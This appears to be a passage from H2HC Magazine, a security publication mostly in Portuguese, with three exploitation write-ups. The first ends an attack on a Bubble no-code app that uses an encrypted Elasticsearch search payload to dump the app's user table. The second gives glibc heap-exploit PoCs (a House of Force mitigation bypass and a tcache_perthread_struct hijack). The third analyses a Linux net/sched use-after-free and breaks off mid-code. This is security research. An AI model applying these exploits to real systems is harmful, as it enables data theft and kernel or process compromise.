# appname do header X-Bubble-Appname ou debugging do JS.
appname = "muranotatsu"

# payload em texto plano a ser criptografado
payload_new = b'{"appname":"muranotatsu","app_version":"test","searches": [{"appname":"muranotatsu","app_version":"test","type":"user","sorts_list": [{"sort_field":"cpf_text","descending":null}, {"sort_field":"Modified Date","descending":null}], "from":0,"n":9999, "search_path": "\\"constructor_name\\":\\\"DataSource\\\", \\"args\\": [{"\\\"type\\\":\\\"json\\\", \\"value\\\":\\\"%p3.bTGbC.%wf.bTHAJ.actions.0.%p.%c\\\"}, {"\\\"type\\\":\\\"node\\\", \\"value\\\": {\\\"constructor_name\\\":\\\"Action\\\", \\"args\\\": [{\\\"type\\\":\\\"json\\\", \\"value\\\":\\\"%p3.bTGbC.%wf.bTHAJ.actions.0\\\"}]}}}, {"\\\"type\\\":\\\"raw\\\", \\"value\\\":\\\"Search\\\"}]}], "situation": "initial search"}]'

def derive_key_and_iv(appname, payload_key):
    # Derivando a chave
    key = f'{appname}{payload_key}'.encode('utf-8')
    derived_key = pbkdf2_hmac('md5', key, appname.encode('utf-8'), 7, dklen=32)

    # Derivando o IV
    derived_iv = pbkdf2_hmac('md5', payload_iv.encode('utf-8'), appname.encode('utf-8'), 7, dklen=16)

    return derived_key, derived_iv

def encrypt_payload(data, appname):
    # Derivar chave e IV
    derived_key, derived_iv = derive_key_and_iv(appname, payload_key)

    # Criar o objeto Cipher
    cipher = Cipher(algorithms.AES(derived_key), modes.CBC(derived_iv))
    encryptor = cipher.encryptor()

    # Padding do dado
    padded_data = pad_data(data)
    # Encriptar os dados
    ciphertext = encryptor.update(padded_data) + encryptor.finalize()

    # Retornar o texto cifrado em base64
    return base64.b64encode(ciphertext).decode('utf-8')

def pad_data(data):
    # PKCS7 Padding
    pad_length = 16 - (len(data) % 16)
    return data + bytes([pad_length] * pad_length)

encrypted_data = encrypt_payload(payload_new, appname)

print(f'Encrypted payload: {encrypted_data}')

```

```

demon@war machine:~/PRIVATE/priv8$ python3 encrypter.py
Encrypted payload: FqJa02CpUg9xxMD5HPneW8TahUYfWeIuB2uIYT4Hxmf0tvwWnpHNR0Yv4h7NpP1uS1lTuXW2Eq3mcjyczWnZJv+tmPeRJTQxIexURTf9Z7FZbxTRCY0VPepUI8yhv8QBAQVzDL7Wa7qRiFDL3ZlQVTxo9NRh5BgEkwykBL0tUo5035vAzWqV7G8WxltqmsF9kbg2/IFG/axE10wpVVsurYf9xfjn1BoxpL35inZAGp2y6ZZqREArt5N1IyQBe2tPe6d5SBmv1xN2sLpVpo6FzckF2S6PFvhP+ZtKKmDAqasygKj1oEcC6dbdFa/fx80VHne4wvZ+FU4uCDtJSjQ0mGGCTg54GEExjdzRKf4ELuAB6noyi0l9/6ZX8S2N90AV9edn8Q3lvHicjedagVNjrnGt6oH12joMxAmmhgu+Gc17bZwr3JLu4ru6mDI2yA1hqxCHF8uN0touS5+etkv1Un/vTe4Yh0BfcuYgn99sfloJD/JQ3ZttUagXmduMCeWP32GPTk8d8GZl6ibllQFnYKvFjGTbhoArehJTllg5mjucDfIERp6mbWsbu07BFPCb1WxYyZSynG0aE6VimCyAdZ7UezmkUZx+MnDEjM14z7Y+TsN4SREC+Dazxh0UJD6lZ8RwIAgFASKhkZ8P4Xjlx5Rg5G4SascDFSB1t4UvCOYnSMlm12wNKutxKyXP0jGI7f0ErUtkJZY8jIV7b+PqRwdH0cOHkz+DSlsVzV4Z6ENEy7VnSEdqSRFF1hfLgfseAwj5I20hOnffGm6qxQ==

```

Após o envio do payload criado, todos os dados da tabela de usuários da aplicação foram obtidos:

```

Request
Pretty Raw Hex
1 POST /version-test/elasticsearch/_msearch HTTP/2
2 Host: muranotatsuo.bubbleapps.io
3 Cookie: muranotatsuo_test_u2main=
  bus|1732669912853x146913866723183970|1732669912877x821876582268046300;
  muranotatsuo_test_u2main.sig=NnsAQlldlff8pSw5LQijZQ4ao;
  muranotatsuo_u1_testmain=1732669912853x146913866723183970
4 Content-Length: 882
5 X-Bubble-Client-Version: 8a6977308allefc311722b4e784cc3dcadd0bb40
6 Sec-Ch-Ua-Platform: "Windows"
7 Cache-Control: no-cache
8 X-Bubble-Pl: 1732674156x1404
9 Sec-Ch-Ua: "(Not/A)Brand";v="8", "Chromium";v="119", "Google Chrome";v="119"
0 X-Bubble-Client-Commit-Timestamp: 1732653857000
1 Sec-Ch-Ua-Mobile: ?0
2 X-Bubble-R: https://muranotatsuo.bubbleapps.io/version-test
3 X-Bubble-Breaking-Revision: 5
4 X-Requested-With: XMLHttpRequest
5 Accept: application/json, text/javascript, */*; q=0.01
6 Content-Type: application/json
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.0.0 Safari/537.36
8 Origin: https://muranotatsuo.bubbleapps.io
9 Sec-Fetch-Site: same-origin
0 Sec-Fetch-Mode: cors
1 Sec-Fetch-Dest: empty
2 Referer: https://muranotatsuo.bubbleapps.io/
3 Accept-Encoding: gzip, deflate, br
4 Accept-Language: pt-BR,pt;q=0.9,en-US;q=0.8,en;q=0.7
5 Priority: u=1, i
6
7 {
  "z": [
    "FqJa02CpUg9xxMD5HPneW8TahYfWeIuB2uIYT4Hxmfo0tvwNpHNROYy4h7NpPiuS1T
    uxW2Eq3mcjyczWnzJv+tmPeRTNJxIexURtF9ZfZbxTRCY0VPeUI8yhv8QBAQvzDL7W
    a7gRiFDL3ZlqVTXo9NRh5BgEkwykBL0tUo5035vAzWqV7G8Wx1tqmsF9kb2/IFG/axEl
    OwpVVsurYf9xfjn1BoxpL35inZAGp2y6ZzqXREaRT5N1IyQBe2tPe6d5SBav1xN2sLpVp
    o6FzckF2S6PFvhP+ZtKkmDQaqsygkjloEcG6dbfFa/fx80Vhne4wvZ+FU4uCDtJSjQ0mG
    GCTg54ExjdzRkf4ELuAB6noyio19/G6XB852N90AV9edn8Q3lVHiczjedagWNJRNGt6oH
    12joMxAmhmgpu+Gc17bZw3JLu4ru0mDI2yAlhqxhFBuN0tousS+etkV1Un/VTe4yh0BF
    cuYgn95fl0JD/J03ZttUaqXmduMCEwP32GFTk8d8Gz161b1LQfNyKvFjGTbhoArehJTL
    lgSmjuCdfieRpGmbwsU07BFPCb1WxyZsynGoaEy6/inCyAd27UezmkUz+MnDEjM14z
    7Y+TsN4SREC+Dazxh0UJD6lZ8RwIAGTAShkhZ8P4Xj1fx5Rg504SascDFSE1t4UvCOyNS
    Mlm12WKutxKyXP0jG17t0ErUtkJ2Y8j1V7b+PqRwdH0cOHkz+DSlsVzV426NEy7VnSE
    dqSRFflhfLgfseAwj512OhOnffGmQxQ==",
    "y": "4ISYyZmQg6GGmXoem7zKw==",
    "x": "fa+/NIJBkJepMmrroixpChpjZ7QAtHvQqtUuRMvq6Jxo="
  ]
}

```

The Response section shows the JSON output from Elasticsearch. A red box highlights the user documents returned in the response body.

```

Response
Pretty Raw Hex Render
  },
  "cpf_text": "123123123123",
  "_id": "1732674060957x979079655260279400",
  "_version": 444,
  "_type": "user"
},
{
  "_type": "user",
  "_id": "1732674060957x979079655260279400"
},
{
  "_version": 450,
  "found": true,
  "_source": {
    "Created By": "1348695171700984260_L0OKUP_1732674109728x751703512774221000",
    "Created Date": "1732674109728x751703512774221000",
    "Modified Date": "1732674109961",
    "user_signed_up": true,
    "Slug": "h2hc",
    "authentication": {
      "email": {
        "email": "h2hc@h2hc.com.lulz"
      }
    },
    "cpf_text": "123131313131313",
    "_id": "1732674109728x751703512774221000",
    "_version": 450,
    "_type": "user"
},
{
  "_type": "user",
  "_id": "1732674109728x751703512774221000"
},
{
  "_version": 447,
  "found": true,
  "_source": {
    "Created By": "1348695171700984260_L0OKUP_1732674077717x628572788153156000",
    "Created Date": "1732674077718",
    "Modified Date": "1732674077787",
    "user_signed_up": true,
    "Slug": "41414141",
    "authentication": {
      "email": {
        "email": "h2hc@h2hc.com"
      }
    }
  }
}

```

Nosso pequeno "hack" revelou que, mesmo em um ambiente aparentemente seguro, sempre há brechas que podem ser exploradas com um pouco de criatividade e conhecimento técnico. Identificar e manipular a criptografia do payload, explorar a implementação do Elasticsearch e quebrar limitações aparentemente inofensivas — tudo isso mostrou como um atacante pode comprometer dados sensíveis com apenas alguns ajustes.

Porém, é claro, nosso objetivo não é apenas expor as falhas, mas alertar para a importância de entender os mecanismos internos das plataformas que usamos, mesmo as mais simples ou amigáveis. A segurança nunca é um acaso, e para qualquer aplicação, por mais simples que seja, vale a pena adotar as melhores práticas de segurança desde o início. Se você está no mundo do no-code, é fundamental que comprehenda as implicações de segurança por trás de cada ferramenta, ou o preço pode ser alto.

Então, da próxima vez que alguém te disser "Ah, isso aqui não tem como ser hackeado!", talvez seja uma boa ideia dar uma olhada mais de perto e perguntar: "E se eu estourar essa bolha?"

Código: https://github.com/demon-i386/pop_n_bubble

Studios Plurium

Autores: BSDaemon e pirata

Registro Único de Artigo

<https://doi.org/10.47986/19/9>

Nesse artigo, vamos compartilhar algumas (novas?) técnicas e ideias de exploração de heap. Não vamos reivindicar nenhum nome do tipo "House of" pois achamos que imóveis do tipo studio parecem mais apropriados. Nos inspiramos nos feedbacks recebidos do nosso artigo anterior (Apresentando: Glibc TCache) e decidimos compartilhar alguns outros códigos.

Studios Plurium I e II

Para detalhes sobre a técnica "The House of Force", por favor, dê uma olhada no artigo original publicado em 2005 (The Malloc Maleficarum - <http://seclists.org/bugtraq/2005/Oct/0118.html>) ou em qualquer outro lugar na Internet. A glibc "rapidamente" endereçou tal técnica em 2018 (13 anos depois) com esse "complexo" patch na glibc-2.29 <https://sourceware.org/git/?p=glibc.git;a=commit;h=30a17d8c95fbfb15c52d1115803b63aaa73a285c>:

```
--- a/malloc/malloc.c
+++ b/malloc/malloc.c
@@ -4076,6 +4076,9 @@ _int_malloc (mstate av, size_t bytes)
     victim = av->top;
     size = chunksize (victim);

+ if (__glibc_unlikely (size > av->system_mem))
+ malloc_printerr ("malloc(): corrupted top size");
+
     if ((unsigned long) (size) >= (unsigned long) (nb + MINSIZE))
     {
         remainder_size = size - nb;
```

O código a seguir é simplesmente um playground para o "The House of Force" que, conforme esperado, foi mitigado com o patch supracitado.

```
#include <stdio.h>
#include <stdlib.h>
#include <stdint.h>

int main() {
    uint64_t *mmap_chunk;
```

```

uint64_t *top_chunk;
uint64_t *tmp;
uint64_t buf[10];

buf[4] = 0x4141414141414141;

// {1} Studio Plurium I
//mmap_chunk = malloc(2 * 1024 * 1024);
//mmap_chunk[0x7ae9b] = Oxffffffffffff;
//mmap_chunk[0x7ae9b] = 0xffffffffffff;

tmp = malloc(8);
top_chunk = tmp + 3;
*top_chunk = 0xffffffffffff;

tmp = malloc((uint64_t)(&buf[4]) - (uint64_t)top_chunk - 0x10);
tmp = malloc(8); *tmp = 0x5151515151515151;

if (buf[4] == 0x5151515151515151)
    printf("Success, buf overwritten!\n");
else
    printf("Failed.\n");

return 0;
}

```

```

$ ./house_of_force
malloc(): corrupted top size
Aborted
$ 

```

Já se sabe que chunks mmaped residem em uma localização fixa em relação a área de memória da glibc. Logo, conhecendo o offset a partir do chunk mmaped, é possível usar primitivas limitadas de escrita para atingir a memória da glibc. As linhas comentadas no código anterior (identificadas com {1} Studio Plurium I) miram no av->system_mem para contornar a mitigação da glibc. Descomentando tais linhas, temos:

```

$ ./house_of_force
Success, buf overwritten!
$ 

```

Esse PoC foi executado num Debian 12 LTS (totalmente atualizado) em um provedor de cloud, mas funciona até mesmo contra a mais recente glibc-2.41.

Recomendamos que o leitor brinque com a área da glibc para encontrar outros valores interessantes para sobrescrever. Por exemplo, sobrescreva av->top com um endereço de forma que ele seja retornado no próximo malloc() (Studio Plurium II).

Studio Plurium III - Sequestro do tcache_perthread_struct

No tcache, a principal estrutura de dados que armazena ponteiros de listas e contadores não está na área da glibc, mas alocada na própria heap.

Da glibc-2.36 (https://sourceware.org/git/?p=glibc.git;a=blob_plain;f=malloc/malloc.c;hb=c804cd1c00adde061ca51711f63068c103e94eef):

```
/* There is one of these for each thread, which contains the
   per-thread cache (hence "tcache_perthread_struct"). Keeping
   overall size low is mildly important. Note that COUNTS and ENTRIES
   are redundant (we could have just counted the linked list each
   time), this is for performance reasons. */
typedef struct tcache_perthread_struct
{
    uint16_t counts[TCACHE_MAX_BINS];
    tcache_entry *entries[TCACHE_MAX_BINS];
} tcache_perthread_struct;

...

static void
tcache_init(void)
{
    mstate ar_ptr;
    void *victim = 0;
    const size_t bytes = sizeof (tcache_perthread_struct);

    if (tcache_shutting_down)
        return;

    arena_get (ar_ptr, bytes);
    victim = _int_malloc (ar_ptr, bytes);
    if (!victim && ar_ptr != NULL)
    {
        ar_ptr = arena_get_retry (ar_ptr, bytes);
        victim = _int_malloc (ar_ptr, bytes);
    }

    if (ar_ptr != NULL)
        __libc_lock_unlock (ar_ptr->mutex);

/* In a low memory situation, we may not be able to allocate memory
   — in which case, we just keep trying later. However, we
   typically do this very early, so either there is sufficient
   memory, or there isn't enough memory to do non-trivial
   allocations anyway. */
    if (victim)
    {
        tcache = (tcache_perthread_struct *) victim;
```

```

        memset (tcache, 0, sizeof (tcache_perthread_struct));
    }
}

```

Conforme observado, não há um tratamento especial para esse chunk. Logo, é totalmente possível sequestrá-lo se:

1. Uma primitiva free para o começo da heap estiver disponível (tcache_perthread_struct é tipicamente o primeiro chunk alocado na heap); e
2. Um malloc() do tamanho certo deve retornar o endereço do próprio chunk tcache_perthread_struct liberado por #1.

```

#include <stdio.h>
#include <stdlib.h>
#include <stdint.h>
#include <string.h>

#define TCACHE_MAX_BINS 64

typedef struct tcache_entry
{
    struct tcache_entry *next;
    /* This field exists to detect double frees. */
    uintptr_t key;
} tcache_entry;

// 0x280 bytes long
typedef struct tcache_perthread_struct
{
    uint16_t counts[TCACHE_MAX_BINS];
    tcache_entry *entries[TCACHE_MAX_BINS];
} tcache_perthread_struct;

int main() {
    void *first_chunk, *second_chunk;
    tcache_perthread_struct *hijacked_tcache_perthread_struct;

    first_chunk = malloc(1);
    if (first_chunk == NULL)
        return 1;
    printf("First malloc = 0x%llx\n", first_chunk);

    printf("tcache perthread struct addr = 0x%lx\n", first_chunk - 0x290);
    free(first_chunk - 0x290);

    hijacked_tcache_perthread_struct = (tcache_perthread_struct *)malloc(0x280);
    if (hijacked_tcache_perthread_struct == NULL)
        return 2;
    printf("hijacked_tcache_perthread_struct addr = 0x%lx\n", hijacked_tcache_perthread_struct);
    hijacked_tcache_perthread_struct->counts[0] = 1;
}

```

```
hijacked_tcache_perthread_struct->entries[0] = first_chunk;  
second_chunk = malloc(1);  
printf("Second malloc = 0x%lx\n", second_chunk);  
if (first_chunk == second_chunk)  
    printf("Success!\n");  
else  
    printf("Failed.\n");  
return 0;
```

O PoC anterior para o "Studio Plurium III" foi executado num Debian 12 atualizado (que utiliza glibc-2.36), mas deve funcionar até mesmo para a mais recente glibc-2.41.

Conclusões

Alocadores são monstros interessantes. Olhando para eles de forma criativa pode-se identificar novas e interessantes formas de abusar certas (algumas vez mais limitadas) primitivas. É provável que as informações mostradas nesse artigo sejam conhecidas por algumas pessoas (desenvolvedores de exploit profissionais e jogadores de CTF de alto nível), mas achamos que seria divertido compartilhar com uma audiência maior e documentar a 'jornada'.



Exploiting a Oday in Linux's Traffic control

Author: Pedro Guerra

Digital Object Identifier

<https://doi.org/10.47986/19/10>

AS-IS

This paper is related to a talk presented at the Hackers 2 Hackers Conference 2024. Even though the main technical aspects of the exploit have been reviewed, this paper did not go through the full in-depth H2HC Magazine revision process. Reading is recommended for those already familiar with the topic.

In this paper, I'll discuss how I exploited a Oday vulnerability I've discovered in Linux's traffic control subsystem (net/sched) to conquer the KernelCTF VRP and win a reward. This is a follow up post to my talk at Hexacon 2024 talk, [Unleashing a Oday, Pivoting Capabilities and Conquering the Linux Kernel](#).

Introduction


In late May, I discovered a vulnerability in the traffic control subsystem of Linux (net/sched), that affect linux 6.6 and up. Exploiting this bug was challenging, and I believe it is a good example to discuss how one can leverage powerful capabilities from most memory corruption bugs in the kernel. Around mid June, I was able to use this vulnerability to pwn the LTS instance of KernelCTF and claim a reward!

In a different [blogpost](#), I've recently covered how I had previously exploited KernelCTF with a 1day uncovered through patch-gapping, which we highly recommend reading as well. In that post I've also introduced some general concepts of kernel exploitation.

Intro to net/sched

net/sched is the traffic control subsystem of the linux kernel. Its internals have been thoroughly discussed by Starlabs in a different [blogpost](#):

Traffic control provides a framework for the development of integrated services and differentiated services support. It consists of queuing disciplines, classes, and filters/policies. Linux traffic control service is very flexible and allows for hierarchical cascading of the different blocks for traffic resource sharing.



Within the Netlink framework, traffic control is primarily handled by the NETLINK_ROUTE family and associated with some netlink message types:

- General networking environment manipulation services:
 - Link layer interface settings: identified by RTM_NETLINK, RTM_DELLINK, and RTM_GETLINK.
 - Network layer (IP) interface settings: RTM_NEWADDR, RTM_DELADDR, and RTM_GETADDR.
 - Network layer routing tables: RTM_NEWRULE, RTM_DELROUTE, and RTM_GETROUTE.
 - Neighbor cache that associates network layer and link layer addressing: RTM_NEWNEIGH, RTM_DELNEIGH, and RTM_GETNEIGH.
- Traffic shaping (management) services:
 - Routing rules to direct network layer packets: RTM_NEWRULE, RTM_DELROUTE, and RTM_GETRULE.
 - Queuing discipline settings associated with network interfaces: RTM_NEWQDISC, RTM_DELQDISC, and RTM_GETQDISC.
 - Traffic classes used together with queues: RTM_NEWTCLASS, RTM_DELTCLASS, and RTM_GETTCLASS.
 - Traffic filters associated with a queuing: RTM_NEWFILTER, RTM_DELFILTER, and RTM_GETFILTER.

Out of the different Qdisc (Queueing discipline) types, the one we'll focus on is the ingress (aka `clsact`) Qdisc.

TCX

TCX is a new extension to the traffic control subsystem, included in linux 6.6. According to this [commit](#) that introduces it:

This work refactors and adds a lightweight extension ("tcx") to the tc BPF ingress and egress data path side for allowing BPF program management based on fds via bpf() syscall through the newly added generic multi-prog API. The main goal behind this work which we also presented at LPC [0] last year and a recent update at LSF/MM/BPF this year [3] is to support long-awaited BPF link functionality for tc BPF programs, which allows for a model of safe ownership and program detachment.

Although this was originally added as a means to expose tc management functionalities to bpf programs, keep in mind we will not exploit it from the bpf program side.

Vulnerability details

The vulnerability is a use-after-free of the `tcx_entry` struct associated to some network device. When a ingress qdisc is first created and associated to the network device, the `tcx_entry` struct is allocated. Then if a new ingress qdisc is created (replacing the previous one) the same `tcx_entry` object is reused. However, when the old qdisc is deleted, the `tcx_entry` struct is freed, not accounting for the reference in the new qdisc.

Root-cause analysis

Looking at the initialization of ingress *Qdisc* struct, we can see that it's first allocated in `ingress_init`:

```
static int ingress_init(struct Qdisc *sch, struct nlattr *opt,
                      struct netlink_ext_ack *extack)
{
    struct ingress_sched_data *q = qdisc_priv(sch);
    struct net_device *dev = qdisc_dev(sch);
    struct bpf_mprog_entry *entry;
    bool created;
    int err;

    if (sch->parent != TC_H_INGRESS)
        return -EOPNOTSUPP;

    net_inc_ingress_queue();

    entry = tcx_entry_fetch_or_create(dev, true, &created); // [1]
    if (!entry)
        return -ENOMEM;
    tcx_miniq_set_active(entry, true); // [2]
    mini_qdisc_pair_init(&q->miniqp, sch, &tcx_entry(entry)->miniq); // [3]
    if (created)
        tcx_entry_update(dev, entry, true);

    q->block_info.binder_type = FLOW_BLOCK_BINDER_TYPE_CLSACT_INGRESS;
    q->block_info.chain_head_change = clsact_chain_head_change;
    q->block_info.chain_head_change_priv = &q->miniqp; // [4]

    err = tcf_block_get_ext(&q->block, sch, &q->block_info, extack);
    if (err)
        return err;

    mini_qdisc_pair_block_init(&q->miniqp, q->block);

    return 0;
}
```

At [1], `tcx_entry_fetch_or_create` is called to either allocate a new `tcx_entry` or fetch an existing one (wrapped by `bpf_mprog_entry`):

```
static inline struct bpf_mprog_entry *
tcx_entry_fetch_or_create(struct net_device *dev, bool ingress, bool *created)
{
    struct bpf_mprog_entry *entry = tcx_entry_fetch(dev, ingress); // [5]
    *created = false;
    if (!entry) {
        entry = tcx_entry_create();
        if (!entry)
            return NULL;
        *created = true;
    }
    return entry;
}
```

At [2], `tcx_miniq_set_active` is called to set `tcx_entry->miniq_active` to `true`, then at [3], `&tcx_entry(entry)->miniq` (basically a pointer to the first field of `tcx_entry`) is stored at `&q->miniqp`, which is then copied to `q->block_info.chain_head_change_priv` at [4].

If we now also look into the process of releasing an ingress qdisc we can notice something quite interesting:

```
static void ingress_destroy(struct Qdisc *sch)
{
    struct ingress_sched_data *q = qdisc_priv(sch);
    struct net_device *dev = qdisc_dev(sch);
    struct bpf_mprog_entry *entry = rtnl_dereference(dev->tcx_ingress);

    if (sch->parent != TC_H_INGRESS)
        return;

    tcf_block_put_ext(q->block, sch, &q->block_info);

    if (entry) {
        tcx_miniq_set_active(entry, false);
        if (!tcx_entry_is_active(entry)) {
            tcx_entry_update(dev, NULL, true);
            tcx_entry_free(entry);
        }
    }
    net_dec_ingress_queue();
}
```

In `ingress_destroy`, if there is an existing `tcx_entry` bound to the network device, then it changes the `tcx_entry->miniq_active` bool to `false`, then calls `tcx_entry_is_active(entry)` to determine if `tcx_entry` is still in use, and if it's not, it removed the reference from the network device and free `tcx_entry`. Let's have a look at `tcx_entry_is_active` now:


```

static inline bool tcx_entry_is_active(struct bpf_mprog_entry *entry)
{
    ASSERT_RTNL();
    return bpf_mprog_total(entry) || tcx_entry(entry)->miniq_active;
}


```

It checks if the entry either has any bpf programs currently attached to it since they will have a view of the entry or if the *miniq_active* bool is true, which would mean the qdisc view still exists, but since destroying the qdisc sets this to *false*, if we don't attach any programs, this will always return *false* and enter the free path.

This raises the question of what could happen if another qdisc fetched the same entry and referenced it and then we deleted the first qdisc, causing the entry to be deleted as well.



At this point it's probably worth noting that, in my understanding, you can't really have 2 ingress qdiscs co-exist in the same net device and creating a new one will make the old qdisc be deleted. However, interestingly enough, creating a new ingress qdisc will call *ingress_init()* for the new qdisc before ever calling *ingress_destroy()* for the old one, so the reference can get duplicated right before freeing *tcx_entry* by simply creating a ingress qdisc twice in a row.



After the first qdisc gets deleted, the second one still has a pointer to *tcx_entry* in *q->block_info.chain_head_change_priv* which later can get dereferenced in the call to *mini_qdisc_pair_swap()* in the following call chain:

```

[...]
static void tcf_chain0_head_change(struct tcf_chain *chain,
                                  struct tcf_proto *tp_head)
{

```

```

struct tcf_filter_chain_list_item *item;
struct tcf_block *block = chain->block;

if (chain->index)
    return;


mutex_lock(&block->lock);
list_for_each_entry(item, &block->chain0.filter_chain_list, list)
    tcf_chain_head_change_item(item, tp_head);
mutex_unlock(&block->lock);
}
[...]
static void tcf_chain_head_change_item(struct tcf_filter_chain_list_item *item,
                                      struct tcf_proto *tp_head)
{
    if (item->chain_head_change)
        item->chain_head_change(tp_head, item->chain_head_change_priv);
}
[...]
static void clsact_chain_head_change(struct tcf_proto *tp_head, void *priv)
{
    struct mini_Qdisc_pair *miniqp = priv;
    mini_qdisc_pair_swap(miniqp, tp_head);
};

```

Which we can reach by adding or removing traffic control filters from this qdisc.

Exploit

To help us quickly situate ourselves as we go through the exploit, we made a simplified exploit roadmap that we will progress through.




Triggering the vulnerability

We can trigger the use-after-free with the following steps:

- Create a new ingress/clsact qdisc
- Create a second ingress/clasct qdisc, which will cause the following to happen:
 - reuse tcx_entry reference
 - delete tcx_entry
 - delete first qdisc
- add a filter to second qdisc which will dereference the dangling pointer and overwrite the first qword of the UAF object with a pointer to the qdisc struct or NULL.

Limited UAF



The dangling pointer is dereferenced in the *mini_qdisc_pair_swap* function:

```
void mini_qdisc_pair_swap(struct mini_Qdisc_pair *miniqp,
                           struct tcf_proto *tp_head)
{
    /* Protected with chain0->filter_chain_lock.
     * Can't access chain directly because tp_head can be NULL.
     */
    struct mini_Qdisc *miniq_old =
        rcu_dereference_protected(*miniqp->p_miniq, 1); // [1]
    struct mini_Qdisc *miniq;

    if (!tp_head) {
        RCU_INIT_POINTER(*miniqp->p_miniq, NULL); // [2]
    } else {
        miniq = miniq_old != &miniqp->miniq1 ?
            &miniqp->miniq1 : &miniqp->miniq2;

        /* We need to make sure that readers won't see the miniq
         * we are about to modify. So ensure that at least one RCU
         * grace period has elapsed since the miniq was made
         * inactive.
    }
}
```

```

        */
if (IS_ENABLED(CONFIG_PREEMPT_RT))
    cond_synchronize_rcu(miniq->rcu_state);
else if (!poll_state_synchronize_rcu(miniq->rcu_state))
    synchronize_rcu_expedited();

miniq->filter_list = tp_head;
rcu_assign_pointer(*miniqp->p_minq, miniq); // [3]
}

